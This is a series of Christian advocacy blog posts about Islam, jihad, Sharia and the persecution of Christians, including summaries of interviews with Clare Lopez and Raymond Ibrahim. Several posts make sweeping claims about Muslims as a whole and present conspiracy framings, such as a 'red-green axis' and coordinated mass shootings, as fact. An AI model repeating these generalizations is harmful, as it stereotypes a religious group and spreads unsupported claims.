Averting this planned jihad massacre in Michigan is to the credit of the FBI, certainly. But the point that Robert Spencer makes here is that while the Justice Department said the plot was "tied to international terrorism", neither the DOJ nor the FBI clearly stated that the plot was an Islamic terror (jihad) operation.

Why this matters:

- Federal agencies still avoid naming jihad even when evidence is explicit.
- When ideology is unnamed, patterns stay hidden and lessons go unlearned.
- Christians must recognize the spiritual and doctrinal roots of jihad to discern the times (1 Chron. 12:32).

---

2. Naive Diplomacy Meets Hamas Reality

"Witkoff's 'Palestinian' adviser claims Hamas only has to give up 'heavy weapons"

No, President Trump's 20-point plan states clearly that HAMAS must disarm or be disarmed completely; there is no provision for HAMAS to keep any weapons at all. Of serious concern here is that US envoy Steve Witkoff's 'Palestinian' advisor, Bishara A. Bahbah, who issued this statement, formerly was an advisor to Yasser Arafat and the Palestinian Liberation Organization (PLO).

UPDATE: "Steve Witkoff: Hamas Promised Me It Would Disarm", by Hugh Fitzgerald at Jihad Watch, November 9, 2025

Amazing how naive some of our senior administration people are about HAMAS & Islam!

Why this matters:

- Senior officials continue underestimating Hamas's theological commitment to jihad.
- Islamic movements cannot be understood apart from ideology—something U.S. diplomacy routinely ignores.
- Naiveté at high levels puts both American and Israeli lives at risk.

3. How Did This Nominee Get Through?

"Bipartisan senators criticize Trump's nominee for Kuwait over accusations of antisemitism"

At the Senate Foreign Relations Committee hearing on 23 October 2025, both Republican and Democrat members opposed Amer Ghalib, President Trump's nominee for Ambassador to Kuwait, because of his history of antisemitic comments and positions. How President Trump was advised to even nominate such an individual for this important post is not clear but would seem to demonstrate problems within the administration with regard to vetting for personnel nominations.

Why this matters:

- Vetting failures elevate individuals with hostile ideological backgrounds.
- Persistent antisemitism within diplomatic circles reveals deeper worldview confusion.
- Christians must pray for leaders to exercise discernment and moral clarity (1 Tim. 2:1–2).

4. Visa Failure Exposed by Citizen Journalist

"DHS Revokes Visa for British Journalist Accused of Supporting Terrorism"

Although this case ended appropriately with the revocation of this British journalist's visa and himself taken into ICE custody for deportation, the fact that he obtained an entry visa in the first place is troublesome.

More here: "**Sami Hamdi, British Muslim journalist, detained by ICE at SFO after visa revoked**" by Cynthia Dizikes at The San Francisco Chronicle, October 26, 2025

It's interesting that it took Laura Loomer, an investigative reporter and podcast host, to alert authorities to Hamdi's problematic profile.

Why this matters:

- A problematic figure passed through U.S. entry screening unnoticed.
- Independent journalists caught what federal systems missed—highlighting systemic weaknesses.

- Ideological allegiances often slip through bureaucratic cracks.

---

5. DHS Finally Cuts Off the Brotherhood

"Dozens of Muslim groups blocked from receiving federal security grants: Report"

The Department of Homeland Security (DHS) seems finally to be on the right track in identifying Muslim Brotherhood front groups such as the Islamic Society of North America (ISNA) and others and cutting them off from receiving USG grants.

More here: "FEMA Funding Controversy: Security Concerns and Discrimination Claims Against Islamic Organizations" at Mezha.net on 11 October 2025

Why this matters:

- Cutting Muslim Brotherhood–linked groups from federal funding is long overdue.
- These organizations seek legitimacy and influence through grants and government partnerships.
- Christians should understand the Brotherhood's long-term goals to shape culture and policy.

---

6. A Sharia Ban We Can't Enforce?

"Republicans Launch New Front in Immigration Fight: Banning Immigrants Who Follow Sharia Law"

The intentions here may be good ones, but the fact is that Rep. Chip Roy's proposed 'Preserving A Sharia-Free America Act' is already unnecessary, given that Article VI of the US Constitution states that the 'Supreme Law of the Land shall be the Constitution of the U.S. and the laws derived from it'. It is also unclear how an intending immigrant's adherence to Islamic Law (sharia) would be determined, especially given that under sharia, faithful Muslims are obligated to lie to infidels when the issue at hand itself is obligatory (like jihad).

Why this matters:

- Sharia law is incompatible with the U.S. Constitution, but enforcement is unclear.
- Religious deception tied to the doctrine of jihad complicates screening efforts.

- This debate shows the seriousness of the issue and the limits of legislative solutions.

Christian Worldview Reflection

Scripture calls believers to remain sober-minded, discerning, and alert (1 Peter 5:8). The cases above reveal a consistent pattern: governmental institutions hesitate to speak plainly about the ideological nature of Islamic jihad. As Christians, recognizing truth is part of our calling to love our neighbor, defend the innocent, and steward the freedoms God has entrusted to this nation. These stories remind us that clarity, courage, and biblical wisdom must govern our engagement with both government and culture.

Call to Action


Stay informed and stay discerning.

Subscribe to VCA for updates on Islamic threats and our broader cultural issues from a Christian worldview.

To explore these topics further, browse our archive of over **175 articles** on Islam and national security.

Women Under Sharia: The Harsh Reality Behind Islamic Law

NOVEMBER 12, 2025
CATEGORIES: ABOUT ISLAM



Former CIA officer Clare Lopez exposes how Islamic doctrine enslaves women—and why its influence threatens the West.

Since 2015, the **Virginia Christian Alliance** has closely tracked the rise and impact of Islam across the globe—publishing over **175 articles** on its theological, legal, and cultural dimensions. You can explore that full collection there.

Yesterday, *Shenandoah Christian Alliance* contributor **J. Jeff Toler** offered a sweeping analysis of the clash between Western civilization and Islamic ideology in ***They're Coming to America***. His essay explored the philosophical and moral roots of that conflict—the Golden Rule versus dualistic ethics.

Today, we take a closer look at how those same doctrines play out in real life. In a recent presentation hosted by **Chris Wright** of **Liberato.us**, **Clare Lopez**, a 20-year CIA veteran and national security analyst, exposes the realities faced by *women under Sharia*.

‘Women Under Sharia’ with National Security Expert Clare Lopez
https://youtube.com/watch?v=DZpAmn-SjwA

What Is Sharia?

Lopez explains that *Sharia*—literally, "the straight path to God"—is more than a set of religious precepts. It is a total legal system derived from four main sources:

- **The Qur'an** (Islam's holy text)
- **The Hadith** (sayings of Muhammad)
- **Sirat Rasul Allah (pdf)** (biography of Muhammad)
- **Qiyas** (judicial reasoning by Islamic scholars)

While many in the West assume Sharia applies only to personal faith, Lopez reminds us that it governs *every* aspect of life—political, civil, familial, and criminal. "Sharia is obligatory," she says. "Its obedience is required for all Muslims everywhere, for all time."

Doctrine, Not Culture: What the Qur'an Says About Women

In a detailed walkthrough of Islamic sources, Lopez shows that the oppression of women is not cultural accident or extremist misinterpretation—it is rooted in Islam's own texts. Among the examples she cites:

- **Surah 2:223:** "Your wives are as a tilth unto you. Approach your tilth when or how you will."

  Women are viewed as property—fields to be used at will.

- **Surah 2:282:** A woman's testimony in court counts as half that of a man's.
- **Surah 4:3:** Men may have up to four wives—and as many concubines or sex slaves as they please.
- **Surah 4:34:** "Admonish them, then leave them alone in their beds, and beat them."
- **Surah 65:4:** Allows marriage to girls who have not yet begun menstruation.
- **Surah 33:59:** Commands women to cover themselves lest they "be molested."

"These are not fringe interpretations," Lopez says. "They are the core of Islamic law, codified in Sharia, and still taught in Islamic schools and universities—including here in the United States."

From Doctrine to Practice: FGM and Honor Killings

One of the most disturbing realities Lopez highlights is the persistence of *female genital mutilation* (FGM). Under the **Shafi'i school of Sunni jurisprudence,** it is considered *obligatory*; in the other major Sunni schools, it is *permitted or encouraged.* A federal case in Michigan in 2017 brought the issue into U.S. headlines, though the charges were dismissed on technical grounds.

Similarly, *honor killings*—murders of women by male relatives for perceived moral offenses—are not aberrations, Lopez notes. They are permitted under Islamic legal texts such as *Reliance of the Traveller* (section o1.2), which exempts a father or grandfather from punishment for killing his offspring.

She cites the case of **Yaser Said**, an Egyptian immigrant in Texas who shot his two teenage daughters in 2008 for having American boyfriends. Convicted years later under U.S. law, Said still acted, in his mind, under the legitimacy of Islamic law.

Women Under Sharia Worldwide

Lopez provides sobering snapshots of what Sharia enforcement looks like across nations:

- **Iran:** After the 1979 revolution, women lost basic freedoms. The 2022 death of 22-year-old *Mahsa Amini*—beaten by "morality police" for an improperly worn hijab—ignited the *Zan, Zendegi, Azadi* ("Woman, Life, Freedom") protests that continue today.
- **Afghanistan:** Under Taliban rule, girls are barred from school, women are forced into burkas, and public life for females has collapsed to seventh-century conditions.
- **Egypt:** Coptic Christian women are kidnapped, raped, and forcibly converted, with police and courts turning a blind eye.
- **India:** So-called "love jihad" campaigns involve Muslim men abducting and coercing Hindu women into marriage and conversion.
- **Europe:** Decades of unchecked Islamic migration have produced rape gangs in Britain, Sweden, and elsewhere. Even now, whistleblowers like *Tommy Robinson* and outspoken figures like *Elon Musk* are drawing attention to the West's denial of this crisis.

Sharia vs. the U.S. Constitution

Lopez concludes with a warning. America's First Amendment guarantees the *free exercise of religion*, but the Founders never envisioned a religion functioning as a rival legal system.

“When the framers wrote of freedom of religion,” Lopez explains, “they meant prayer, worship, devotion—not the imposition of an alien system of law.” Article VI of the Constitution—the *Supremacy Clause*—establishes that the U.S. Constitution and laws derived from it are the *supreme law of the land.* Sharia, as a binding legal code, cannot coexist with it.

She cites Dr. Stephen Kirby’s book, *Islamic Doctrine vs. the U.S. Constitution*, which explores this conflict in depth.

A Call to Awareness

Clare Lopez’s message is stark but necessary: *Sharia law is not a private faith practice—it is a comprehensive system of control, incompatible with human liberty and the Gospel of Jesus Christ.*

Her ongoing “Women Under Sharia” reports at **Liberato.us** document these abuses in detail each month, while here at VCA, our mission remains to warn, inform, and awaken the Church to the truth.

As Proverbs 29:2 reminds us:

> “When the righteous increase, the people rejoice, but when the wicked rule, the people groan.”

Related Reading

- Virginia Christian Alliance: **Dan Wolf’s extensive works**
- **They’re Coming to America: The War of Two Civilizations** — by J. Jeff Toler, *Shenandoah Christian Alliance*

- **Women Under Sharia newsletter – Liberato.us**

They’re Coming to America

NOVEMBER 10, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Since 2015, the Virginia Christian Alliance has closely followed the rise and impact of Islam around the world and in America—publishing over 175 in-depth articles. Explore the full collection ***here.***

The War of Two Civilizations

By J. Jeff Toler for Shenandoah Christian Alliance **j.toler@sca4christ.org**

- *“So in everything, do to others what you would have them do to you, for this sums up the Law and the Prophets.”* —Matthew 7:12 *

Rather than begin by discussing Western democracy, we should step back a little further — to the deeper idea of civilization itself.

We must agree that Western civilization rests on two foundational principles. The first is ethical: * the *Golden Rule*, the idea that we should treat others as we ourselves would want to be treated. The second is intellectual: the tradition of critical thinking — questioning, reasoning, and pursuing truth. Imperfect as we are, these principles have shaped the moral and philosophical roots of the West for centuries.

Islamic civilization, on the other hand — particularly in its political and legal expressions — stands on a very different footing. Rather than a universal Golden Rule, it operates with what is often called dualistic ethics. How one is treated depends on who they are: Muslim or non-Muslim, male or female, believer or apostate. Justice and dignity are not applied universally; they are conditional and tiered.

That's the central contrast: the Golden Rule offers a single ethical standard. Islamic ethics, as historically practiced, apply multiple standards. Even though Western societies don't always live up to their professed ideal, the ideal nevertheless still exists. It anchors the conscience of the culture. It calls us back to virtue even when we fail.

And that is what makes the difference. It is also why, when we speak of civilization, ideologies built on unequal ethics struggle to coexist with those built on universal moral truth. As is so often the case throughout history, we are once again witnessing a clash between competing civilizational worldviews.

In a recent episode of *Relatable* titled *Jihad vs. Jesus: Islam's Plan to Conquer Christian America* (Episode 1255), **Allie Beth Stuckey** asks author, lecturer, and Islam expert, **Raymond Ibrahim**, "Why do Muslims want to come to America if they can live in what you described as 'Medina?'" ("Medina" referring to the period in which Muhammad prepared his followers for war and the subjugation of infidels for all time.)

Jihad vs. Jesus: Islam's Plan to Conquer Christian America | Raymond Ibrahim | Ep 1255
https://youtube.com/watch?v=hpa4Qrz9GLQ

Ibrahim responds:

> "They come here and it's not like they assimilate. They don't spread out. They concentrate — in Dearborn, Michigan; in Houston, Texas; in Minnesota; in London; and in other parts of the world as well."

Stuckey then asks, "Is there a strategy there? Is there a specific purpose in the way they are infiltrating the West?"

Ibrahim replies matter-of-factly:

> "Well, first and foremost, I would say it's opportunism. 'I'm coming because I don't have to dissemble.' Their countries are poor, and they often live in horrific conditions. Historically, it was forbidden for Muslims to willingly live among infidels, but due to necessity — and with the hatred and tribalism — they eventually had to."

He continues:

"Scholars came up with *fatwas*, decrees allowing this, as long as they maintain Islam in their heart, and the pretext they all follow is, 'If I'm here to help convert them, it's all right.' That's one of the only reasons a Muslim can go and live among non-Muslims: they are engaged in what is called *dawah*, calling them to Islam. It's a pretext. They're not here to assimilate at all. They despise the infidel—but they are here to benefit."

"They come as migrants and are placed in hotels that the actual citizens who built the host nations don't or can't get. So they do it because it benefits them — but the tribalism and hatred remain. We regularly see it manifest, whether in America or, more vividly and graphically, in Western Europe where the numbers are greater."

"They don't actually despise Western culture itself—they want the good things the West produces. Meanwhile, Muslim migrants are responsible for a disproportionate number of sex crimes, especially in Europe, and we see the tolerance for that."

As bad as this is, and it's bad, the West is being presented with another dimension to this situation that is likely to break out in a big way.

This is the background for what America — and the West — are facing at this moment. Add to this the well-documented historical reality of Islam's relationship with Western civilization, and then imagine the introduction of a particularly volatile catalyst.

Take a decidedly communistic political additive, represented by a young, well-educated, Ugandan-born Muslim politician — thoroughly indoctrinated — now the mayor of the largest and most influential city in America: New York City.

Do we even need to ask, *"What could go wrong?"* In all honesty, it's hard to overstate the conflict that is already brewing. How did we get here? And why is he so popular? The situation is, quite literally, biblical.

These are the threads connecting the New York City mayoral race, the Muslim-led cities of Dearborn and Hamtramck, and now the "No Kings" protests. These developments reflect both the increasingly progressive Democratic Party and the centuries-old practice of Islamic expansion known as *Hijra*.

Invasion: Hijra in the Twenty-First Century
https://youtube.com/watch?v=MYWYI10PEt8

https://www.youtube.com/watch?v=MYWYI10PEt8&t=3s

The decline of Western civilization — especially evident in Europe — is now well underway in America. We didn't merely fail to prepare for an invasion; we effectively invited it. We were too eager to tear down our defenses, believing it was compassionate, even moral. We developed a fatal empathy for "the poor and downtrodden," no longer able to discern friend from foe.

Western civilization grew distracted by feelings. We feminized our culture, waged war on marriages and families, and now they are collapsing. Decades of progressive influence in education, and perhaps most tragically, the diminishing force of a robust Christian witness — which once sustained and shaped the values of the West — have brought us to this point.

The State of New York, and New York City in particular, abandoned the precepts and virtues of Western civilization long ago. What comes next will be revealing. We've seen communist and socialist mayors before — many times.

But this will be the first time we witness what happens when **Marx meets Mohammed**.

I am prepared to make a bold and unpopular declaration: We have thrown away our greatest cultural inheritance—the monoculture of a *unified* American identity rooted in liberty, courage, truth, and beauty. "We only have ourselves to blame" isn't a cliché — it's the truth. And I fear we no longer have much time to remedy the situation.

Yet there remains hope. We serve a loving, gracious, and powerful God, who *can* redeem even this. If He chooses to. We should pray for that with all our might.

- *“When the righteous increase, the people rejoice, but when the wicked rule, the people groan.”* — Proverbs 29:2

Photo by **Luca Bravo** on **Unsplash**

Christian Persecution in Nigeria: The Crisis We Can No Longer Ignore

NOVEMBER 2, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Praise the Lord, this is finally getting attention.

When I read Elizabeth Weibel's recent **Breitbart article** about President Trump's response to Christian persecution in Nigeria, those were my first words. Finally, someone in authority recognizes what experts call "the deadliest place in the world to be a Christian."

Christian persecution in Nigeria has escalated to unprecedented levels. Believers face daily violence, and the international community is now taking notice.

The Sobering Reality

First and foremost, the numbers demand our immediate attention:

According to reports cited by Congressman Riley Moore, **over 7,000 Christians have been killed in Nigeria in 2025 alone**—averaging 35 believers martyred every single day. Furthermore, since

2009, estimates suggest between 50,000 and 100,000 Christians have lost their lives, while militants attacked or destroyed more than 19,000 churches.

Additionally, **Open Doors**, an organization that monitors Christian persecution globally, reports that "more Christians are killed for their faith in Nigeria than in the rest of the world combined." Their field teams document brutal attacks by Islamist militants including Fulani fighters, Boko Haram, and ISWAP (Islamic State West Africa Province). Specifically, militants often kill men outright, while women and girls face kidnapping and sexual violence. Moreover, entire villages burn. Churches crumble. Families flee.

A Picture of Faith Under Fire

However, what strikes me most powerfully is not just the statistics, but the testimonies of those experiencing Christian persecution in Nigeria firsthand. As one Nigerian believer named Abraham, now living in a displacement camp, declares: "We will worship God because He has preserved our lives… I still have God and He is still on the throne. He will surely deliver me."

Consequently, this is the church persecuted. This embodies the faith that Daniel demonstrated in the lion's den, that the apostles showed before the Sanhedrin. When believers face death for following Jesus, they proclaim, "He is still on the throne."

Currently, more than 16.2 million Christians in sub-Saharan Africa, many from Nigeria, have been driven from their homes by violence and conflict. They now survive in displacement camps. Nevertheless, the Nigerian church continues to plant new congregations even in refugee settlements.

The Complexity We Must Acknowledge

Nevertheless, as I dug deeper into this crisis, I discovered something that complicates the narrative but doesn't diminish the suffering: this isn't simply "Muslims killing Christians." Instead, the reality proves more complex.

Specifically, Boko Haram and similar groups follow an extreme form of Sunni Islam (Salafi jihadism) that declares almost everyone else—including other Muslims—to be apostates worthy of death. Therefore, they've targeted Shia Muslims, Sufi Muslims, and mainstream Sunni Muslims who don't support their violent ideology. They've killed thousands of Muslims alongside thousands of Christians.

In fact, these groups use takfiri ideology—the practice of declaring other Muslims to be unbelievers. When ISIS tried to rein in Boko Haram leader Abubakar Shekau for killing too many Muslim civilians, he refused and the group split.

Importantly, does this complexity excuse the targeting of Christians? Absolutely not. Does it mean Christians aren't being specifically persecuted for their faith? No—the evidence overwhelmingly confirms they are. Rather, what it means is that we're witnessing the fruit of an ideology so radical that it wages war against everyone who doesn't submit to its twisted interpretation of Islam.

What Does Scripture Call Us To?

Therefore, as believers, we must respond—but how? Scripture gives us clear direction:

First, we must remember our persecuted family. Hebrews 13:3 commands us: "Remember those who are in prison, as though in prison with them, and those who are mistreated, since you also are in the body."

Second, we must pray. 1 Timothy 2:1-2 urges us to make "supplications, prayers, intercessions, and thanksgivings for all people, for kings and all who are in high positions." Consequently, pray for protection, for wisdom, for justice, and for the persecutors' hearts to be changed.

Third, we must speak up. Proverbs 31:8-9 says, "Open your mouth for the mute, for the rights of all who are destitute. Open your mouth, judge righteously, defend the rights of the poor and needy." Indeed, our brothers and sisters in Nigeria need advocates.

Finally, we must support them practically. Organizations like **Open Doors**, **International Christian Concern**, and others provide relief aid, trauma care, discipleship training, and economic support to persecuted believers. Significantly, our giving can literally save lives and strengthen the church under fire.

Questions Without Easy Answers

Meanwhile, President Trump has designated Nigeria as a "Country of Particular Concern" for religious freedom violations. Additionally, he's threatened to cut aid and has instructed the Department of Defense to prepare for possible military action. Similarly, Senator Ted Cruz has introduced legislation to hold Nigerian officials accountable through sanctions.

However, are these the right responses? I honestly don't know. Indeed, the question of military intervention raises profound theological, ethical, and practical questions that I'm not qualified to answer definitively. What is the role of government in protecting religious minorities abroad? When does intervention help, and when does it make things worse? Does America have the authority—or responsibility—to act?

Ultimately, these are questions for theologians, ethicists, and policymakers to wrestle with. What I *do* know is that we cannot remain silent while our brothers and sisters are slaughtered.

Our Response to Christian Persecution in Nigeria

Notably, the Nigerian government has denied that religious persecution is occurring, calling such claims "a lie from the pit of hell." Nevertheless, the testimonies, the documentation from multiple sources, and the witness of believers on the ground tell a different story.

Therefore, whether or not American military intervention is appropriate, we as the church have clear marching orders:

1. **Pray daily** for Nigerian Christians—for protection, perseverance, and the gospel to advance even through suffering
2. **Give generously** to organizations serving persecuted believers
3. **Raise awareness** by sharing their stories and refusing to let this crisis fade into obscurity
4. **Advocate** by contacting your representatives and urging them to prioritize religious freedom in foreign policy
5. **Remember** that we are one Body, and when one part suffers, we all suffer (1 Corinthians 12:26)

Remarkably, the Nigerian church is resilient. They continue to worship under threat of death. They plant churches in refugee camps. They forgive their persecutors and pray for their enemies, just as Christ commanded.

Consequently, the least we can do is stand with them.

For Further Reading

- **Breitbart: Trump Warns U.S. Military 'May Very Well' Go into Nigeria**
- **Open Doors: Nigeria Country Profile**
- **International Christian Concern: Nigeria Updates**
- **Congressman Riley Moore's Letter on Nigeria**

"Blessed are those who are persecuted for righteousness' sake, for theirs is the kingdom of heaven." – Matthew 5:10

The Enemies Within: Clare Lopez Exposes Communist, Islamic, and Domestic Threats to America

OCTOBER 15, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, UNITED PATRIOTS UPRISING WITH GARY BINFORD

Inside the Threat: Clare Lopez Doesn't Mince Words

In this episode of ***United Patriots Uprising***, Gary Binford welcomes national security analyst Clare Lopez to unpack a deeply sobering reality: the United States is under attack—not from foreign tanks, but from ideologies embedded in our own society.

> "Put on the whole armor of God, that ye may be able to stand against the wiles of the devil." — Ephesians 6:11

Clare Lopez, a former CIA operations officer, has spent her life understanding global threats from the inside. Her verdict? Communists, Marxists, and radical Islamic groups have formed an opportunistic alliance to bring down Western civilization—starting with America.

And alarmingly, they're succeeding.

National Security Analyst Clare Lopez Delves Into Issues Destructive To Our Nation
https://youtube.com/watch?v=ZSjcxWAAHd0

Connecting the Dots: Mass Shootings, Gender Ideology & Indoctrination

Lopez challenges the idea that random violence in America is accidental. Instead, she links recent mass shootings—including the assassination of Charlie Kirk—to spiritual decay and ideological warfare.

"This is not just random chaos," she explains. "It's coordinated erosion—a toxic brew of communist propaganda, identity confusion, and demonic agendas aimed at destroying the moral core of our nation."

Citing The Naked Communist and its **45-Communist-Goals** (**READ THIS PDF**) goals for toppling American society, she connects the dots: present degeneracy and perversion as healthy, tear down morality, attack Christianity, sexualize children, and dismantle the nuclear family. What once seemed fringe is now mainstream—and dangerous.

China's Quiet War: Biochemical, Economic, and Cultural Infiltration

According to Lopez, China has been waging "**unrestricted warfare**" against America for decades. While the public focuses on trade disputes, Lopez warns that China's true strategy includes:

– Biochemical warfare (e.g., fentanyl, COVID-19 origins)
– Information and psychological operations
– Economic infiltration (e.g., land near military bases)
– Black-market marijuana farms linked to cartels

From raw fentanyl ingredients to pill presses, China's hand is behind the opioid crisis. It's also behind farmland acquisitions near U.S. bases and the weaponization of biolabs. In short: we are already in a war—we just don't realize it.

The Red-Green Axis: Communism and Islamism Aligned

Perhaps the most shocking revelation from Lopez is the **red-green axis**—(**READ THIS PDF**)a term used to describe the alliance between communist (red) and Islamic (green) movements.

Despite doctrinal differences, these ideologies are temporarily united in their mutual hatred of Western civilization, Christianity, and freedom. Lopez highlights groups like Antifa, trans militias, and Muslim Brotherhood front organizations as examples of decentralized cells working toward the same goal: America's collapse.

"This is not theoretical. It's happening in real time, on our streets, in our schools, in our churches."

Why Our Leaders Refuse to Name the Enemy

According to Lopez, one of the greatest national security threats is the refusal to acknowledge who the enemy is.

"**Sun Tzu said**: 'Know your enemy and know yourself, and you will not fear the outcome of a hundred battles.' But if we can't even say the word Marxism or Islamism publicly, how will we defeat it?"

President Trump's new National Security Presidential Memorandum #7 is a step forward. It takes aim at domestic terrorism and organized political violence. However, Lopez warns that the ideological foundation driving this violence remains largely ignored—especially by institutions and media.

Scripture Reminder

> "My people are destroyed for lack of knowledge." -—Hosea 4:6

What Patriots Can Do Right Now

- Get educated. Follow trusted analysts, shows like Binford's, and read the real enemy playbooks.
- Sign up for local training. Learn how to recognize ideological warfare and support your sheriff or local task forces.
- Speak boldly. Talk to others about the worldview behind the chaos—don't just debate symptoms.
- Support strong leadership. Vote for officials who understand the threat and aren't afraid to name it.

Key Takeaways

- Mass shootings aren't isolated—they're signs of spiritual and ideological warfare.
- Communism and Islamism are aligned against America in a red-green axis.
- China is quietly waging biochemical, economic, and psychological war.
- Government institutions are afraid to name the ideological enemy.
- Christians must respond with courage, truth, and gospel-centered clarity.

Scripture Conclusion

> "Watch ye, stand fast in the faith, quit you like men, be strong."
>
> —1 Corinthians 16:13

Where to Watch & Learn More

Find Gary Binford Online

- **YouTube Channel: @garybinford1969**
- **Podcast Archive:** ***United Patriots Uprising***
- **X (Twitter): @gary_binford**
- **Facebook: Gary Binford**
- **Truth Social: @GaryBinford**

Clare Lopez Resources

- **X (Twitter): @ClareMLopez**
- **Truth Social: @Clarecho**
- **NewsMax**: **Articles**

The World Looks Away While Christians Are Slaughtered

AUGUST 26, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

A Global Pattern of Persecution

Every month, Christians across the Islamic world suffer unimaginable violence. Massacres, kidnappings, forced conversions, and the destruction of churches have become routine — and the mainstream media largely ignores it. **Raymond Ibrahim** has once again compiled the record for July 2025, and the accounts are heartbreaking.

Highlights from July 2025 include:

- **Nigeria:** Fulani militants slaughtered dozens of believers, including pastors, women, and children. In Plateau State, a 3-month-old baby was among 32 Christians massacred while soldiers nearby failed to intervene. Survivors begged: *"We are tired of burying our loved ones, tired of seeing our heritage destroyed."*

- **Democratic Republic of Congo:** Islamic terrorists stormed a Catholic church, murdering at least 40 Christians during worship and leaving dozens of bodies scattered on the ground.

- **Uganda:** A Christian convert, Kasajja Abdul Maliki, was murdered by his own relatives while praying with his Bible — stabbed through the chest as they cried "Allahu Akbar."
- **Pakistan:** A 14-year-old Christian girl was raped at gunpoint by a Muslim man, then targeted again when her family tried to pursue justice. Other children were beaten simply for drinking water from a Muslim's glass.
- **Syria & Sudan:** Churches were bombed, looted, and demolished, while believers were hunted and punished for refusing to submit to Islamic authorities.

Read the **full July 2025 Muslim Persecution Report by Raymond Ibrahim**

Governments Stay Silent

These atrocities take place in full view of governments that do little or nothing. Nigerian soldiers stood by as villages were burned. Pakistani judges downplayed gang rapes and ignored forced conversions. Western governments are largely mute and **the Trump administration has done nothing and seem unwilling to confront the reality that Christians are systematically targeted for their faith.**

But God is not silent. He hears the cries of His people, and He will judge with righteousness.

The False God vs. the True God

The god of Islam demands blood, fear, and domination. His followers chant "death to infidels" as they burn villages, enslave women, kill children and desecrate churches. This is not the God of Scripture.

The true God — the God of Abraham, Isaac, and Jacob — reveals Himself in Jesus Christ. He is:

- **Holy** – never delighting in evil (Habakkuk 1:13).
- **Love** – giving His own Son for sinners (John 3:16).
- **Just** – punishing sin, but offering mercy through the cross (Romans 3:26).
- **Peace** – commanding His people to love their enemies (Matthew 5:44).
- **Life** – raising the dead and giving eternal hope (John 11:25).

Where Allah demands death, Christ gives life. Where Islam enforces submission by the sword, Jesus calls hearts to freely repent and believe.

The Hope That Remains

The governments of this world turn a blind eye. But God sees, God hears, and God will act. For every martyr, there is a crown of life. For every persecutor, there awaits judgment unless they repent and bow before the one true King, Jesus Christ.

Persecution proves again that false gods bring only death. But the gospel of Jesus Christ brings eternal life — and this is the hope no sword can ever destroy.

‘Choose — Conversion, Exile, or Submission’: The Muslim Persecution of Christians, May 2025

JULY 8, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, JIHAD

St. George Church in Qift: The latest of dozens of Coptic churches to “accidentally catch fire” in Egypt

Gatestone Institute

The following are among the abuses and murders inflicted on Christians by Muslims throughout the month of May 2025.

The Muslim Slaughter of Christians

Nigeria: In the opening days of May, Muslim Fulani militants **killed** six Christians in Plateau State. "They hacked dead three Christians… and injured four others," **said** a local, adding that their aim is "to drive away Christian victims of terror." A pastor warned of "a grand design… to wipe out more than 200 Christian communities." The same **report** notes that over 3,100 Nigerian Christians were murdered last year.

On May 7, Fulani herdsmen **killed** two Christians in central Nigeria, "after killing 10 others in the same area the previous month."

On May 12, the Islamic terror group, Boko Haram, **killed** two Christian educational workers near an army base.

On May 14, Fulani militias **killed** eight more Christians and destroyed over 740 acres of farmland in Plateau state. Survivors described midnight attacks on sleeping families, with homes burned and crops trampled.

On May 24, Muslim herdsmen **slaughtered 42 people** in three Christian communities in Taraba state.

On that same day, Fulani terrorists **shot** and left a Catholic priest for dead before kidnapping his companions. Seriously wounded, he survived.

Although the Fulani are often presented as non-extremist herdsmen driven to seek new lands due to climate change, according to an International Freedom or Belief **report**, "They adopt a comparable strategy to Boko Haram and ISWAP and demonstrate a clear intent to target Christians and potent symbols of Christian identity."

"This is not a farmer-herder clash. It is a genocidal campaign," **said** Dr. Joshua Riti, a local administrator after the aforementioned May 14 attack. "Our communities are being wiped out methodically. The international community must not remain silent."

